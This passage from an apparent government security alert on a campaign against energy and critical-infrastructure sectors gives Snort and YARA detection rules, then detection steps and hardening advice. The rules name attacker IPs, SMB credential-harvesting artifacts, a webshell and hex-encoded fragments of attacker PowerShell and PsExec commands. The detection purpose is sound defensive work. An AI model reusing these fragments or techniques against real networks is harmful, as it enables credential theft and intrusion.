contains '/img/bson021.dat'"; sid:42000001; rev:1; flow:established,to_server;
content:"/img/bson021.dat"; http_uri; fast_pattern:only; classtype:bad-unknown;
metadata:service http;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI
contains '/A56WY' (Callback)"; sid:42000002; rev:1; flow:established,to_server;
content:"/A56WY"; http_uri; fast_pattern; classtype:bad-unknown; metadata:service
http;)
```

```
alert tcp any any -> any 445 (msg:"SMB Client Request contains 'AME_ICON.PNG'
(SMB credential harvesting)"; sid:42000003; rev:1; flow:established,to_server;
content:"|FF|SMB|75 00 00 00 00|"; offset:4; depth:9; content:"|08 00 01 00|";
distance:3; content:"|00 5c 5c|"; distance:2; within:3; content:"|5c|AME_ICON.PNG";
distance:7; fast_pattern; classtype:bad-unknown; metadata:service netbios-ssn;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI
OPTIONS contains '/ame_icon.png' (SMB credential harvesting)"; sid:42000004;
rev:1; flow:established,to_server; content:"/ame_icon.png"; http_uri;
fast_pattern:only; content:"OPTIONS"; nocase; http_method; classtype:bad-unknown;
metadata:service http;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP
Client Header contains 'User-Agent|3a 20|Go-http-client/1.1'"; sid:42000005; rev:1;
flow:established,to_server; content:"User-Agent|3a 20|Go-http-client/1.1|0d
0a|Accept-Encoding|3a 20|gzip"; http_header; fast_pattern:only;
pcre:"/\.(?:aspx|txt)\?[a-z0-9]{3}=[a-z0-9]{32}&/U"; classtype:bad-unknown;
metadata:service http;)
```

```
alert tcp $EXTERNAL_NET [139,445] -> $HOME_NET any (msg:"SMB Server
Traffic contains NTLM-Authenticated SMBv1 Session"; sid:42000006; rev:1;
flow:established,to_client; content:"|ff 53 4d 42 72 00 00 00 00 80|";
fast_pattern:only; content:"|05 00|"; distance:23; classtype:bad-unknown;
metadata:service netbios-ssn;)
```

YARA Rules

This is a consolidated rule set for malware associated with this activity. These rules were written by NCCIC and include contributions from trusted partners.

```
*/


rule APT_malware_1

{

meta:
        description = "inveigh pen testing tools & related artifacts"
        author = "DHS | NCCIC Code Analysis Team"
        date = "2017/07/17"
        hash0 = "61C909D2F625223DB2FB858BBDF42A76"
        hash1 = "A07AA521E7CAFB360294E56969EDA5D6"
        hash2 = "BA756DD64C1147515BA2298B6A760260"
        hash3 = "8943E71A8C73B5E343AA9D2E19002373"
        hash4 = "04738CA02F59A5CD394998A99FCD9613"
        hash5 = "038A97B4E2F37F34B255F0643E49FC9D"
        hash6 = "65A1A73253F04354886F375B59550B46"
        hash7 = "AA905A3508D9309A93AD5C0EC26EBC9B"
        hash8 = "5DBEF7BDDAF50624E840CCBCE2816594"
        hash9 = "722154A36F32BA10E98020A8AD758A7A"
        hash10 = "4595DBE00A538DF127E0079294C87DA0"
strings:
        $s0 = "file://"
        $s1 = "/ame_icon.png"
        $s2 = "184.154.150.66"
        $s3 = { 87D081F60C67F5086A003315D49A4000F7D6E8EB12000081F7F01BDD21F7DE }
        $s4 = { 33C42BCB333DC0AD400043C1C61A33C3F7DE33F042C705B5AC400026AF2102 }
        $s5 = "(g.charCodeAt(c)^l[(l[b]+l[e])%256])"
        $s6 = "for(b=0;256>b;b++)k[b]=b;for(b=0;256>b;b++)"
        $s7 = "VXNESWJfSjY3grKEkEkRuZeSvkE="
        $s8 = "NlZzSZk="
        $s9 = "WlJTb1q5kaxqZaRnser3sw=="
        $s10 = "for(b=0;256>b;b++)k[b]=b;for(b=0;256>b;b++)"
        $s11 = "fromCharCode(d.charCodeAt(e)^k[(k[b]+k[h])%256])"
        $s12 = "ps.exe -accepteula \\%ws% -u %user% -p %pass% -s cmd /c netstat"
        $s13 = { 22546F6B656E733D312064656C696D733D5C5C222025254920494E20286C6973742E74787429 }
```

```
            $s14 = {
68656C6C2E657865202D6E6F65786974202D657865637574696F6E706F6C69637
920627970617373202D636F6D6D616E6420222E202E5C496E76656967682E70 }

            $s15 = {
476F206275696C642049443A20226662643337393762316331346530653 1 }

//inveigh pentesting tools

            $s16 = {
24696E76656967682E7374617475735F71756575652E4164642822507265737320
616E79206B657920746F2073746F70207265616C2074696D65 }

//specific malicious word document PK archive

            $s17 = {
2F73657474696E67732E786D6CB456616FDB3613FEFE02EF7F10F4798E64C54
D06A14ED125F19A225E87C9FD0194485B }

            $s18 = {
6C732F73657474696E67732E786D6C2E72656C7355540500010076A41275780B0
00104000000000400000008D90B94E03311086EBF014D6F4D87B48214471D2 }

            $s19 = {
8D90B94E03311086EBF014D6F4D87B48214471D210A41450A0E50146EBD943F
8923D41C9DBE3A54A240ACA394A240ACA39 }

            $s20 = {
8C90CD4EEB301085D7BD4F61CDFEDA092150A1BADD005217B040E10146F124
B1F09FEC01B56F8FC3AA9558B0B4 }

            $s21 = {
8C90CD4EEB301085D7BD4F61CDFEDA092150A1BADD005217B040E10146F124
B1F09FEC01B56F8FC3AA9558B0B4 }

            $s22 = "5.153.58.45"

            $s23 = "62.8.193.206"

            $s24 = "/1/ree_stat/p"

            $s25 = "/icon.png"

            $s26 = "/pshare1/icon"

            $s27 = "/notepad.png"

            $s28 = "/pic.png"

            $s29 = "http://bit.ly/2m0x8IH"


condition:

            ($s0 and $s1 or $s2) or ($s3 or $s4) or ($s5 and $s6 or $s7 and $s8 and $s9)
or ($s10 and $s11) or ($s12 and $s13) or ($s14) or ($s15) or ($s16) or ($s17) or
($s18) or ($s19) or ($s20) or ($s21) or ($s0 and $s22 or $s24) or ($s0 and $s22 or
$s25) or ($s0 and $s23 or $s26) or ($s0 and $s22 or $s27) or ($s0 and $s23 or
$s28) or ($s29)

}




rule APT_malware_2

{

meta:

    description = "rule detects malware"

    author = "other"


strings:

    $api_hash = { 8A 08 84 C9 74 0D 80 C9 60 01 CB C1 E3 01 03 45 10 EB ED }

    $http_push = "X-mode: push" nocase

    $http_pop = "X-mode: pop" nocase


condition:

    any of them

}




rule Query_XML_Code_MAL_DOC_PT_2

{

meta:

   name= "Query_XML_Code_MAL_DOC_PT_2"

   author = "other"


strings:


        $zip_magic = { 50 4b 03 04 }

        $dir1 = "word/_rels/settings.xml.rels"
        $bytes = {8c 90 cd 4e eb 30 10 85 d7}

condition:
        $zip_magic at 0 and $dir1 and $bytes
}



rule Query_Javascript_Decode_Function
{
meta:
    name= "Query_Javascript_Decode_Function"
    author = "other"

strings:
    $decode1 = {72 65 70 6C 61 63 65 28 2F 5B 5E 41 2D 5A 61 2D 7A 30 2D 39
5C 2B 5C 2F 5C 3D 5D 2F 67 2C 22 22 29 3B}
    $decode2 = {22 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54
55 56 57 58 59 5A 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74
75 76 77 78 79 7A 30 31 32 33 34 35 36 37 38 39 2B 2F 3D 22 2E 69 6E 64 65 78
4F 66 28 ?? 2E 63 68 61 72 41 74 28 ?? 2B 2B 29 29}
    $decode3 = {3D ?? 3C 3C 32 7C ?? 3E 3E 34 2C ?? 3D 28 ?? 26 31 35 29 3C
3C 34 7C ?? 3E 3E 32 2C ?? 3D 28 ?? 26 33 29 3C 3C 36 7C ?? 2C ?? 2B 3D [1-2]
53 74 72 69 6E 67 2E 66 72 6F 6D 43 68 61 72 43 6F 64 65 28 ?? 29 2C 36 34 21
3D ?? 26 26 28 ?? 2B 3D 53 74 72 69 6E 67 2E 66 72 6F 6D 43 68 61 72 43 6F 64
65 28 ?? 29}
    $decode4 = {73 75 62 73 74 72 69 6E 67 28 34 2C ?? 2E 6C 65 6E 67 74 68 29}
    $func_call="a(\""

condition:
    filesize < 20KB and #func_call > 20 and all of ($decode*)


}
```

```
rule Query_XML_Code_MAL_DOC
{
meta:
    name= "Query_XML_Code_MAL_DOC"
    author = "other"

strings:
    $zip_magic = { 50 4b 03 04 }
    $dir = "word/_rels/" ascii
    $dir2 = "word/theme/theme1.xml" ascii
    $style = "word/styles.xml" ascii

condition:
    $zip_magic at 0 and $dir at 0x0145 and $dir2 at 0x02b7 and $style at 0x08fd
}




rule z_webshell
{
meta:
        description = "Detection for the z_webshell"
        author = "DHS NCCIC Hunt and Incident Response Team"
        date = "2018/01/25"
        md5 =  "2C9095C965A55EFC46E16B86F9B7D6C6"

strings:
        $aspx_identifier1 = "<%@ " nocase ascii wide
        $aspx_identifier2 = "<asp:" nocase ascii wide
        $script_import = /(import|assembly) Name(space)?\=\"(System|Microsoft)/ nocase ascii wide
        $case_string = /case \"z_(dir|file|FM|sql)_/ nocase ascii wide
        $webshell_name = "public string z_progname =" nocase ascii wide
        $webshell_password = "public string Password =" nocase ascii wide

condition:
        1 of ($aspx_identifier*)
        and #script_import > 10
        and #case_string > 7
        and 2 of ($webshell_*)
        and filesize < 100KB
}
```

Impact

This actors’ campaign has affected multiple organizations in the energy, nuclear, water, aviation, construction, and critical manufacturing sectors.

Solution

DHS and FBI encourage network users and administrators to use the following detection and prevention guidelines to help defend against this activity.

Network and Host-based Signatures

DHS and FBI recommend that network administrators review the IP addresses, domain names, file hashes, and YARA and Snort signatures provided and add the IPs to their watch list to determine whether malicious activity is occurring within their organization. Reviewing network perimeter netflow will help determine whether a network has experienced suspicious activity. Network defenders and malware analysts should use the YARA and Snort signatures provided in the associated YARA and .txt file to identify malicious activity.

Detections and Prevention Measures

- Users and administrators may detect spear phishing, watering hole, web shell, and remote access activity by comparing all IP addresses and domain names listed in the IOC packages to the following locations:
    - network intrusion detection system/network intrusion protection system logs,
    - web content logs,
    - proxy server logs,
    - domain name server resolution logs,
    - packet capture (PCAP) repositories,
    - firewall logs,

  - workstation Internet browsing history logs,
  - host-based intrusion detection system /host-based intrusion prevention system (HIPS) logs,
  - data loss prevention logs,
  - exchange server logs,
  - user mailboxes,
  - mail filter logs,
  - mail content logs,
  - AV mail logs,
  - OWA logs,
  - Blackberry Enterprise Server logs, and
  - Mobile Device Management logs.
- To detect the presence of web shells on external-facing servers, compare IP addresses, filenames, and file hashes listed in the IOC packages with the following locations:
  - application logs,
  - IIS/Apache logs,
  - file system,
  - intrusion detection system/ intrusion prevention system logs,
  - PCAP repositories,
  - firewall logs, and
  - reverse proxy.
- Detect spear-phishing by searching workstation file systems and network-based user directories, for attachment filenames and hashes found in the IOC packages.
- Detect persistence in VDI environments by searching file shares containing user profiles for all .lnk files.
- Detect evasion techniques by the actors by identifying deleted logs. This can be done by reviewing last-seen entries and by searching for event 104 on Windows system logs.
- Detect persistence by reviewing all administrator accounts on systems to identify unauthorized accounts, especially those created recently.
- Detect the malicious use of legitimate credentials by reviewing the access times of remotely accessible systems for all users. Any unusual login times should be reviewed by the account owners.
- Detect the malicious use of legitimate credentials by validating all remote desktop and VPN sessions of any user’s credentials suspected to be compromised.
- Detect spear-phishing by searching OWA logs for all IP addresses listed in the IOC packages.
- Detect spear-phishing through a network by validating all new email accounts created on mail servers, especially those with external user access.
- Detect persistence on servers by searching system logs for all filenames listed in the IOC packages.
- Detect lateral movement and privilege escalation by searching PowerShell logs for all filenames ending in “.ps1” contained in the IOC packages. (Note: requires PowerShell version 5, and PowerShell logging must be enabled prior to the activity.)

- Detect persistence by reviewing all installed applications on critical systems for unauthorized applications, specifically note FortiClient VPN and Python 2.7.
- Detect persistence by searching for the value of “REG_DWORD 100” at registry location “HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal”. Services\MaxInstanceCount” and the value of “REG_DWORD 1” at location “HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\dontdisplaylastusername”.
- Detect installation by searching all proxy logs for downloads from URIs without domain names.

General Best Practices Applicable to this Campaign:

- Prevent external communication of all versions of SMB and related protocols at the network boundary by blocking TCP ports 139 and 445 with related UDP port 137. See the NCCIC/US-CERT publication on SMB Security Best Practices for more information.
- Block the Web-based Distributed Authoring and Versioning (WebDAV) protocol on border gateway devices on the network.
- Monitor VPN logs for abnormal activity (e.g., off-hour logins, unauthorized IP address logins, and multiple concurrent logins).
- Deploy web and email filters on the network. Configure these devices to scan for known bad domain names, sources, and addresses; block these before receiving and downloading messages. This action will help to reduce the attack surface at the network’s first level of defense. Scan all emails, attachments, and downloads (both on the host and at the mail gateway) with a reputable anti-virus solution that includes cloud reputation services.
- Segment any critical networks or control systems from business systems and networks according to industry best practices.
- Ensure adequate logging and visibility on ingress and egress points.
- Ensure the use of PowerShell version 5, with enhanced logging enabled. Older versions of PowerShell do not provide adequate logging of the PowerShell commands an attacker may have executed. Enable PowerShell module logging, script block logging, and transcription. Send the associated logs to a centralized log repository for monitoring and analysis. See the FireEye blog post Greater Visibility through PowerShell Logging for more information.
- Implement the prevention, detection, and mitigation strategies outlined in the NCCIC/US-CERT Alert TA15-314A – Compromised Web Servers and Web Shells – Threat Awareness and Guidance.
- Establish a training mechanism to inform end users on proper email and web usage, highlighting current information and analysis, and including common indicators of phishing. End users should have clear instructions on how to report unusual or suspicious emails.
- Implement application directory whitelisting. System administrators may implement application or application directory whitelisting through Microsoft Software Restriction Policy, AppLocker, or similar software. Safe defaults allow applications to run from PROGRAMFILES, PROGRAMFILES(X86),

SYSTEM32, and any ICS software folders. All other locations should be disallowed unless an exception is granted.

- Block RDP connections originating from untrusted external addresses unless an exception exists; routinely review exceptions on a regular basis for validity.
- Store system logs of mission critical systems for at least one year within a security information event management tool.
- Ensure applications are configured to log the proper level of detail for an incident response investigation.
- Consider implementing HIPS or other controls to prevent unauthorized code execution.
- Establish least-privilege controls.
- Reduce the number of Active Directory domain and enterprise administrator accounts.
- Based on the suspected level of compromise, reset all user, administrator, and service account credentials across all local and domain systems.
- Establish a password policy to require complex passwords for all users.
- Ensure that accounts for network administration do not have external connectivity.
- Ensure that network administrators use non-privileged accounts for email and Internet access.
- Use two-factor authentication for all authentication, with special emphasis on any external-facing interfaces and high-risk environments (e.g., remote access, privileged access, and access to sensitive data).
- Implement a process for logging and auditing activities conducted by privileged accounts.
- Enable logging and alerting on privilege escalations and role changes.
- Periodically conduct searches of publically available information to ensure no sensitive information has been disclosed. Review photographs and documents for sensitive data that may have inadvertently been included.
- Assign sufficient personnel to review logs, including records of alerts.
- Complete independent security (as opposed to compliance) risk review.
- Create and participate in information sharing programs.
- Create and maintain network and system documentation to aid in timely incident response. Documentation should include network diagrams, asset owners, type of asset, and an incident response plan.

Report Notice

DHS encourages recipients who identify the use of tools or techniques discussed in this document to report information to DHS or law enforcement immediately. To request incident response resources or technical assistance, contact NCCIC at NCCICcustomerservice@hq.dhs.gov or 888-282-0870 and the FBI through a local field office or the FBI's Cyber Division (CyWatch@fbi.gov or 855-292-3937).

References

[1] Symantec. Dragonfly: Western energy sector targeted by sophisticated attack…
[2] CERT CC. Vulnerability Note #672268
[3] CCIRC CF17-010 UPDATE

[4] MIFR-10127623

Revisions

March 15, 2018: Initial Version